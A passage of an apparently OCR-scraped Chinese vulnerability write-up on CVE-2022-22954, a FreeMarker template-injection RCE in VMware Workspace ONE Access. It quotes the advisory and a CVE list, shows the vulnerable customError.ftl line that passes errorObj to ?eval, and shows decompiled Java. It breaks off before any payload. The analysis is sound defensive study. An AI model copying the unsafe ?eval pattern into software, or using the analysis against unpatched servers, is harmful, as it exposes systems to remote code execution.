
CVE-2022-22954_VMware_Workspace_ONE_Access_SSTI_RCE 漏洞

前言

4 月 6 日和 5 月 18 日，VMware 官方发布的两则安全公告中显示，关乎旗下产品的 CVE 漏洞多达 10 个，其中不乏有 CVSSv3 评分 9.8 的高危漏洞！如此高频的出洞速率，吸引了笔者注意。在继上篇 CVE-2022-22972 VMware Workspace ONE Access 身份认证绕过漏洞分析之后，笔者将对 CVE-2022-22954 VMware Workspace ONE Access SSTI RCE 漏洞进行细致分析。



TOTAL CVE Records: 178829

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > SEARCH RESULTS


Search Results

There are 1096 CVE Records that match your search.

Name	Description
CVE-2022-27217	Jenkins Vmware vRealize CodeStream Plugin 1.2 and earlier stores passwords unencrypted in job config.xml files on the Jenkins controller where they can be viewed by users with Extended Read permission, or access to the Jenkins controller file system.
CVE-2022-22977	VMware Tools for Windows(12.0.0, 11.x.y and 10.x.y) contains an XML External Entity (XXE) vulnerability. A malicious actor with non-administrative local user privileges in the Windows guest OS, where VMware Tools is installed, may exploit this issue leading to a denial-of-service condition or unintended information disclosure.
CVE-2022-22973	VMware Workspace ONE Access and Identity Manager contain a privilege escalation vulnerability. A malicious actor with local access can escalate privileges to 'root'.
CVE-2022-22972	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain an authentication bypass vulnerability affecting local domain users. A malicious actor with network access to the UI may be able to obtain administrative access without the need to authenticate.
CVE-2022-22966	An authenticated, high privileged malicious actor with network access to the VMware Cloud Director tenant or provider may be able to exploit a remote code execution vulnerability to gain access to the server.
CVE-2022-22964	VMware Horizon Agent for Linux (prior to 22.x) contains a local privilege escalation that allows a user to escalate to root due to a vulnerable configuration file.
CVE-2022-22962	VMware Horizon Agent for Linux (prior to 22.x) contains a local privilege escalation as a user is able to change the default shared folder location due to a vulnerable symbolic link. Successful exploitation can result in linking to a root owned file.
CVE-2022-22961	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain an information disclosure vulnerability due to returning excess information. A malicious actor with remote access may leak the hostname of the target system. Successful exploitation of this issue can lead to targeting victims.
CVE-2022-22960	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain a privilege escalation vulnerability due to improper permissions in support scripts. A malicious actor with local access can escalate privileges to 'root'.
CVE-2022-22959	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain a cross site request forgery vulnerability. A malicious actor can trick a user through a cross site request forgery to unintentionally validate a malicious JDBC URI.
CVE-2022-22958	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 & CVE-2022-22958). A malicious actor with administrative access can trigger deserialization of untrusted data through malicious JDBC URI which may result in remote code execution.
CVE-2022-22957	VMware Workspace ONE Access, Identity Manager and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 & CVE-2022-22958). A malicious actor with administrative access can trigger deserialization of untrusted data through malicious JDBC URI which may result in remote code execution.
CVE-2022-22956	VMware Workspace ONE Access has two authentication bypass vulnerabilities (CVE-2022-22955 & CVE-2022-22956) in the OAuth2 ACS framework. A malicious actor may bypass the authentication mechanism and execute any operation due to exposed endpoints in the authentication framework.
CVE-2022-22955	VMware Workspace ONE Access has two authentication bypass vulnerabilities (CVE-2022-22955 & CVE-2022-22956) in the OAuth2 ACS framework. A malicious actor may bypass the authentication mechanism and execute any operation due to exposed endpoints in the authentication framework.
CVE-2022-22954	VMware Workspace ONE Access and Identity Manager contain a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in remote code execution.
CVE-2022-22953	VMware HCX update addresses an information disclosure vulnerability. A malicious actor with network user access to the VMware HCX appliance may be able to gain access to sensitive information.
CVE-2022-22952	VMware Carbon Black App Control (8.5.x prior to 8.5.14, 8.6.x prior to 8.6.6, 8.7.x prior to 8.7.4 and 8.8.x prior to 8.8.2) contains a file upload vulnerability. A malicious actor with administrative access to the VMware App Control administration interface may be able to execute code on the Windows instance where AppC Server is installed by uploading a specially crafted file.
CVE-2022-22951	VMware Carbon Black App Control (8.5.x prior to 8.5.14, 8.6.x prior to 8.6.6, 8.7.x prior to 8.7.4 and 8.8.x prior to 8.8.2) contains an OS command injection vulnerability. An authenticated, high privileged malicious actor with network access to the VMware App Control administration interface may be able to execute commands on the server due to improper input validation leading to remote code execution.
CVE-2022-22945	VMware NSX Edge contains a CLI shell injection vulnerability. A malicious actor with SSH access to an NSX-Edge appliance can execute arbitrary commands on the operating system as root.
CVE-2022-22944	VMware Workspace ONE Boxer contains a stored cross-site scripting (XSS) vulnerability. Due to insufficient sanitization and validation, in VMware Workspace ONE Boxer calendar event descriptions, a malicious actor can inject script tags to execute arbitrary script within a user's window.
CVE-2022-22943	VMware Tools for Windows (11.x.y and 10.x.y prior to 12.0.0) contains an uncontrolled search path vulnerability. A malicious actor with local administrative privileges in the Windows guest OS, where VMware Tools is installed, may be able to execute code with system privileges in the Windows guest OS due to an uncontrolled search path element.
CVE-2022-22939	VMware Cloud Foundation contains an information disclosure vulnerability due to logging of credentials in plain-text within multiple log files on the SDDC Manager. A malicious actor with root access on VMware Cloud Foundation SDDC Manager may be able to view credentials in plaintext within one or more log files.
CVE-2022-22938	VMware Workstation (16.x prior to 16.2.2) and Horizon Client for Windows (5.x prior to 5.5.3) contains a denial-of-service vulnerability in the Cortado ThinPrint component. The issue exists in TrueType font parser. A malicious actor with access to a virtual machine or remote desktop may exploit this issue to trigger a denial-of-service condition in the Thinprint service running on the host machine where VMware Workstation or Horizon Client for Windows is installed.
CVE-2022-1706	A vulnerability was found in Ignition where ignition configs are accessible from unprivileged containers in VMs running on VMware products. This issue is only relevant in user environments where the Ignition config contains secrets. The highest threat from this vulnerability is to data confidentiality. Possible workaround is to not put secrets in the Ignition config.
CVE-2022-1050	A flaw was found in the QEMU implementation of VMWare's paravirtual RDMA device. This flaw allows a crafted guest driver to execute HW commands when shared buffers are not yet allocated, potentially leading to a use-after-free condition.
CVE-2021-40680	There is a Directory Traversal vulnerability in Artica Proxy (4.30.000000 SP206 through SP255, and VMware appliance 4.30.000000 through SP273) via the filename parameter to /cgi-bin/main.cgi.
CVE-2021-3608	A flaw was found in the QEMU implementation of VMWare's paravirtual RDMA device in versions prior to 6.1.0. The issue occurs while handling a "PVRDMA_REG_DSRHIGH" write from the guest and may result in a crash of QEMU or cause undefined behavior due to the access of an uninitialized pointer. The highest threat from this vulnerability is to system availability.
CVE-2021-3607	An integer overflow was found in the QEMU implementation of VMWare's paravirtual RDMA device in versions prior to 6.1.0. The issue occurs while handling a "PVRDMA_REG_DSRHIGH" write from the guest due to improper input validation. This flaw allows a privileged guest user to make QEMU allocate a large amount of memory, resulting in a denial of service. The highest threat from this vulnerability is to system availability.
CVE-2021-3582	A flaw was found in the QEMU implementation of VMWare's paravirtual RDMA device. The issue occurs while handling a "PVRDMA_CMD_CREATE_MR" command due to improper memory remapping (mremap). This flaw allows a malicious guest to crash the QEMU process on the host. The highest threat from this vulnerability is to system availability.
CVE-2021-34424	A vulnerability was discovered in the Zoom Client for Meetings (for Android, iOS, Linux, macOS, and Windows) before version 5.8.4, Zoom Client for Meetings for Blackberry (for Android and iOS) before version 5.8.1, Zoom Client for Meetings for intune (for Android and iOS) before version 5.8.4, Zoom Client for Meetings for Chrome OS before version 5.0.1, Zoom Rooms for Conference Room (for Android, AndroidBali, macOS, and Windows) before version 5.8.3, Controllers for Zoom Rooms (for Android, iOS, and Windows) before version 5.8.3, Zoom VDI Windows Meeting Client before version 5.8.4, Zoom VDI Azure Virtual Desktop Plugins (for Windows x86 or x64, IGEL x64, Ubuntu x64, HP ThinPro OS x64) before version 5.8.4.21112, Zoom VDI Citrix Plugins (for Windows x86 or x64, Mac Universal Installer & Uninstaller, IGEL x64, eLux RP6 x64, HP ThinPro OS x64, Ubuntu x64, CentOS x 64, Dell ThinOS) before version 5.8.4.21112, Zoom VDI VMware Plugins (for Windows x86 or x64, Mac Universal Installer & Uninstaller, IGEL x64, eLux RP6 x64, HP ThinPro OS x64, Ubuntu x64, CentOS x 64, Dell ThinOS) before version 5.8.4.21112, Zoom Meeting SDK for Android before version 5.7.6.1922, Zoom Meeting SDK for iOS before version 5.7.6.1082,

漏洞描述

根据 4 月 6 日 VMware 官方发布的安全公告，官方已更新解决了多个产品的安全问题。其中 CVE-2022-22954，CVSS 评分为 9.8，危害等级为严重。该漏洞是由于 VMware Workspace ONE Access and Identity Manager 包含一个服务器端模板注入漏洞，导致具有网络访问权限的恶意攻击者可进行远程代码执行。



Advisory ID: VMSA-2022-0011.1

CVSSv3 Range: 5.3-9.8

Issue Date: 2022-04-06

Updated On: 2022-04-13

CVE(s): CVE-2022-22954, CVE-2022-22955,CVE-2022-22956, CVE-2022-22957, CVE-2022-22958, CVE-2022-22959, CVE-2022-22960, CVE-2022-22961

Synopsis: VMware Workspace ONE Access, Identity Manager and vRealize Automation updates address multiple vulnerabilities.

1. Impacted Products

- VMware Workspace ONE Access (Access)
- VMware Identity Manager (vIDM)
- VMware vRealize Automation (vRA)
- VMware Cloud Foundation
- vRealize Suite Lifecycle Manager


利用范围

- VMware Workspace ONE Access 21.08.0.1, 21.08.0.0，20.10.0.1, 20.10.0.0
- VMware Identity Manager（vIDM） 3.3.6, 3.3.5, 3.3.4, 3.3.3
- VMware vRealize Automation(vIDM) 7.6
- VMware Cloud Foundation (vIDM) 4.x

漏洞分析

根据 freemarker 官网文档中给出了安全问题的提示

使用内置函数将字符串计算为 FTL 表达式，FTL 表达式可以访问变量，并调用 Java 方法，例如 "1+2"?eval 将返回数字 3，所以`?eval`前的字符串因来自不受信任的来源，可能就会成为攻击媒介。



eval

This built-in evaluates a string as an FTL *expression*. For example `"1+2"?eval` returns the number 3. (To render a template that's stored in a string, use the `interpret` built-in instead.)


Warning!

Do not use this to evaluate JSON! For that use the `eval_json` built-in instead. While FTL expression language looks similar to JSON, not all JSON is valid FTL expression. Also, FTL expressions can access variables, and call Java methods on them, so if you `?eval` strings coming from untrusted source, it can become an attack vector.

The evaluated expression sees the same variables (such as locals) that are visible at the place of the invocation of `eval`. That is, it behaves similarly as if in place of `s?eval` you had the *value of* `s` there. Except, it can't use loop variable built-ins that refer to a loop variable that was created outside `s`.

Regarding the configuration settings that affect the parsing (like syntax) and evaluation the rules are the same as with the `interpret` built-in.

在 Vmware 中的 `endusercatalog-ui-1.0-SNAPSHOT-classes.jar` 自带的模板 `customError.ftl` 就调用了 `freemarker` 引擎的 `eval` 函数来渲染 `errObj`，这就导致了本次 `SSTI` 注入漏洞




```
> endusercatalog-personalbookmarks-1.0-SNAPSH
> endusercatalog-preferences-1.0-SNAPSHOT.jar
> endusercatalog-repository-1.0-SNAPSHOT.jar
> endusercatalog-role-based-access-1.0-SNAPSHO
> endusercatalog-self-service-1.0-SNAPSHOT.jar
> endusercatalog-toggles-1.0-SNAPSHOT.jar
v endusercatalog-ui-1.0-SNAPSHOT-classes.jar
  v com.vmware.endusercatalog.ui
    > config
    > health
    > web
      UiApplication
  v META-INF
    > maven.com.vmware.endusercatalog-ui
      MANIFEST.MF
  v templates
    > partials
      customError.ftl
      index-hub.ftl
      index-hub.ftl.gz
      index-hub-dev.ftl
      index-v2.ftl
      index-v2.ftl.gz
      indexDev-v2.ftl
> endusercatalog-utils-1.0-SNAPSHOT.jar
> endusercatalog-web-util-1.0-SNAPSHOT.jar
> endusercatalog-workspace-adapter-1.0-SNAPSH
> error_prone_annotations-2.5.1.jar
> exception-api-1.0.15.jar
> failureaccess-1.0.1.jar
> FastInfoset-1.2.15.jar
```

```
                <path d="M28.48,24.65,17.64,5.88a1.46,1.46,0,0,0-1.28-.74h0a1.46,1.46,0,0,0-1.28.74L4.25,24.64a1
                      fill="#991700" stroke-width="0"/>
                <circle cx="16.36" cy="13.53" r="0.92" fill="#f38b00" stroke-width="0"/>
                <path d="M16.36,16.43a.62.62,0,0,0-.62.62v5.55a.62.62,0,0,0,1.23,0V17A.62.62,0,0,0,16.36,16.43Z"
                      fill="#991700" stroke-width="0"/>
            </svg>
        </div>
        <div class="error-text-heading">${messageHeader?html}</div>
        <div class="error-text-container">
            <p>${genericErrorMsg?html}</p>
            <a href="${logoutPath}">Sign Out</a>
        </div>
</div>
</body>
<script>
        <#assign m = errorObj?eval>
        if (console && console.log) {
            console.log("${m.code?js_string}");
            console.log("${m.message?js_string}");
        }
</script>
</html>
```

环境搭建

可参考 CVE-2022-22972 VMware Workspace ONE Access 身份认证绕过漏洞分析

本次漏洞分析源码所在位置：/opt/vmware/horizon/workspace/webapps/catalog-portal/WEB-INF/lib




```
root@vmware [ /opt/vmware/horizon/workspace/webapps/catalog-portal/WEB-INF/lib ]# ls
access-control-rest-media-0.31.jar                         aws-java-sdk-servicecatalog-1.11.398.jar             jaxb-api-2.3.1.jar
accessors-smart-2.4.7.jar                                  aws-java-sdk-servicediscovery-1.11.398.jar           jaxb-runtime-2.3.1.jar
antlr-2.7.7.jar                                            aws-java-sdk-ses-1.11.398.jar                        jboss-logging-3.4.2.Final.jar
asm-9.1.jar                                                aws-java-sdk-shield-1.11.398.jar                     jcl-over-slf4j-1.7.31.jar
aspectjrt-1.9.7.jar                                        aws-java-sdk-signer-1.11.398.jar                     jedis-3.6.3.jar
aspectjtools-1.8.13.jar                                    aws-java-sdk-simpledb-1.11.398.jar                   jersey-common-2.34.jar
aspectjweaver-1.9.7.jar                                    aws-java-sdk-simpleworkflow-1.11.398.jar             jetty-continuation-9.4.44.v20210927.jar
aws-java-sdk-1.11.398.jar                                  aws-java-sdk-snowball-1.11.398.jar                   jetty-http-9.4.44.v20210927.jar
aws-java-sdk-acm-1.11.398.jar                              aws-java-sdk-sns-1.11.551.jar                        jetty-io-9.4.44.v20210927.jar
aws-java-sdk-acmpca-1.11.398.jar                           aws-java-sdk-sqs-1.11.551.jar                        jetty-servlets-9.4.44.v20210927.jar
aws-java-sdk-alexaforbusiness-1.11.398.jar                 aws-java-sdk-ssm-1.11.398.jar                        jetty-util-9.4.44.v20210927.jar
aws-java-sdk-api-gateway-1.11.398.jar                      aws-java-sdk-stepfunctions-1.11.398.jar              jjwt-api-0.11.2.jar
aws-java-sdk-applicationautoscaling-1.11.398.jar           aws-java-sdk-storagegateway-1.11.398.jar             jjwt-impl-0.11.2.jar
aws-java-sdk-appstream-1.11.398.jar                        aws-java-sdk-sts-1.11.398.jar                        jjwt-jackson-0.11.2.jar
aws-java-sdk-appsync-1.11.398.jar                          aws-java-sdk-support-1.11.398.jar                    jmespath-java-1.11.1033.jar
aws-java-sdk-athena-1.11.398.jar                           aws-java-sdk-swf-libraries-1.11.22.jar               joda-time-2.8.1.jar
aws-java-sdk-autoscaling-1.11.398.jar                      aws-java-sdk-transcribe-1.11.398.jar                 json-20210307.jar
aws-java-sdk-autoscalingplans-1.11.398.jar                 aws-java-sdk-translate-1.11.398.jar                  json-path-2.6.0.jar
aws-java-sdk-batch-1.11.398.jar                            aws-java-sdk-waf-1.11.398.jar                        json-smart-2.4.7.jar
aws-java-sdk-budgets-1.11.398.jar                          aws-java-sdk-workdocs-1.11.398.jar                   jsr305-3.0.2.jar
aws-java-sdk-cloud9-1.11.398.jar                           aws-java-sdk-workmail-1.11.398.jar                   jtds-1.3.11.jar
aws-java-sdk-clouddirectory-1.11.398.jar                   aws-java-sdk-workspaces-1.11.398.jar                 jul-to-slf4j-1.7.31.jar
aws-java-sdk-cloudformation-1.11.398.jar                   aws-java-sdk-xray-1.11.551.jar                       jwt-token-0.7.jar
aws-java-sdk-cloudfront-1.11.398.jar                       aws-xray-recorder-sdk-aws-sdk-2.8.0.jar              keystore-utils-0.9.jar
aws-java-sdk-cloudhsm-1.11.398.jar                         aws-xray-recorder-sdk-aws-sdk-core-2.8.0.jar         LatencyUtils-2.0.3.jar
aws-java-sdk-cloudhsmv2-1.11.398.jar                       aws-xray-recorder-sdk-core-2.8.0.jar                 lettuce-4.5.0.Final.jar
aws-java-sdk-cloudsearch-1.11.398.jar                      bcpkix-fips-1.0.5.jar                                listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar
aws-java-sdk-cloudtrail-1.11.398.jar                       bucket4j-core-6.2.0.jar                              log4j-api-2.14.1.jar
aws-java-sdk-cloudwatch-1.11.551.jar                       byte-buddy-1.11.3.jar                                log4j-core-2.14.1.jar
aws-java-sdk-cloudwatchmetrics-1.11.398.jar                caffeine-2.9.1.jar                                   log4j-over-slf4j-1.7.31.jar
aws-java-sdk-codebuild-1.11.398.jar                        checker-qual-3.8.0.jar                               log4j-to-slf4j-2.14.1.jar
aws-java-sdk-codecommit-1.11.398.jar                       classmate-1.3.4.jar                                  logback-classic-1.2.3.jar
aws-java-sdk-codedeploy-1.11.398.jar                       commons-beanutils-1.9.4.jar                          logback-core-1.2.3.jar
aws-java-sdk-codepipeline-1.11.398.jar                     commons-codec-1.15.jar                               lombok-1.18.16.jar
aws-java-sdk-codestar-1.11.398.jar                         commons-collections-3.2.2.jar                        messaging-rest-media-0.0.1.jar
aws-java-sdk-cognitoidentity-1.11.398.jar                  commons-collections4-4.4.jar                         micrometer-core-1.7.1.jar
aws-java-sdk-cognitoidp-1.11.398.jar                       commons-configuration-1.10.jar                       micrometer-registry-wavefront-1.7.1.jar
aws-java-sdk-cognitosync-1.11.398.jar                      commons-csv-1.8.jar                                  netty-buffer-4.1.69.Final.jar
aws-java-sdk-comprehend-1.11.398.jar                       commons-digester-2.1.jar                             netty-codec-4.1.69.Final.jar
```

动态调式

已经定位到安全问题所在，接下来寻找渲染 `customError.ftl` 模板的相关代码

在


`com.vmware.endusercatalog.ui.web.UiErrorController#handleGenericError` 函数中


com.vmware.endusercatalog.ui
config
health
web
interceptors
AuthorizationCodeFailedRetries
UiApplicationExceptionResolver
UIController
UiErrorController
UIGenericException
UiRequest
UiUrls
WorkspaceOauth2CodeVerificat
UiApplication
META-INF
maven.com.vmware.endusercatalo
MANIFEST.MF
templates
partials
customError.ftl
index-hub.ftl
index-hub.ftl.gz
index-hub-dev.ftl
index-v2.ftl
index-v2.ftl.gz
indexDev-v2.ftl
endusercatalog-utils-1.0-SNAPSHOT.jar
endusercatalog-web-util-1.0-SNAPSHOT.
endusercatalog-workspace-adapter-1.0-S
error_prone_annotations-2.5.1.jar
Reader Mode

```java
private boolean isDeviceStateInvalidError(String exceptionClass) {
    return Objects.nonNull(exceptionClass) && exceptionClass.equals(DeviceStateInvalidException.class.getCanonicalName());
}

private String handleGenericError(HttpServletRequest request, HttpServletResponse response, Map<String, Object> model, boolea
    String localizedMessageHeader = this.messages.getLocalizedErrorMessage("errorPage.errorHeading", request.getLocale(), (Ob
    String localizedMessage = this.messages.getLocalizedErrorMessage(this.getLocalizedMessageKey(excpClass), request.getLoca
    if (errorCode != -1) {
        response.setStatus(errorCode);
    }

    model.put("errorObj", errorMessage);
    model.put("messageHeader", localizedMessageHeader);
    model.put("genericErrorMsg", localizedMessage);
    model.put("contextPath", request.getContextPath());
    if (isAWJade) {
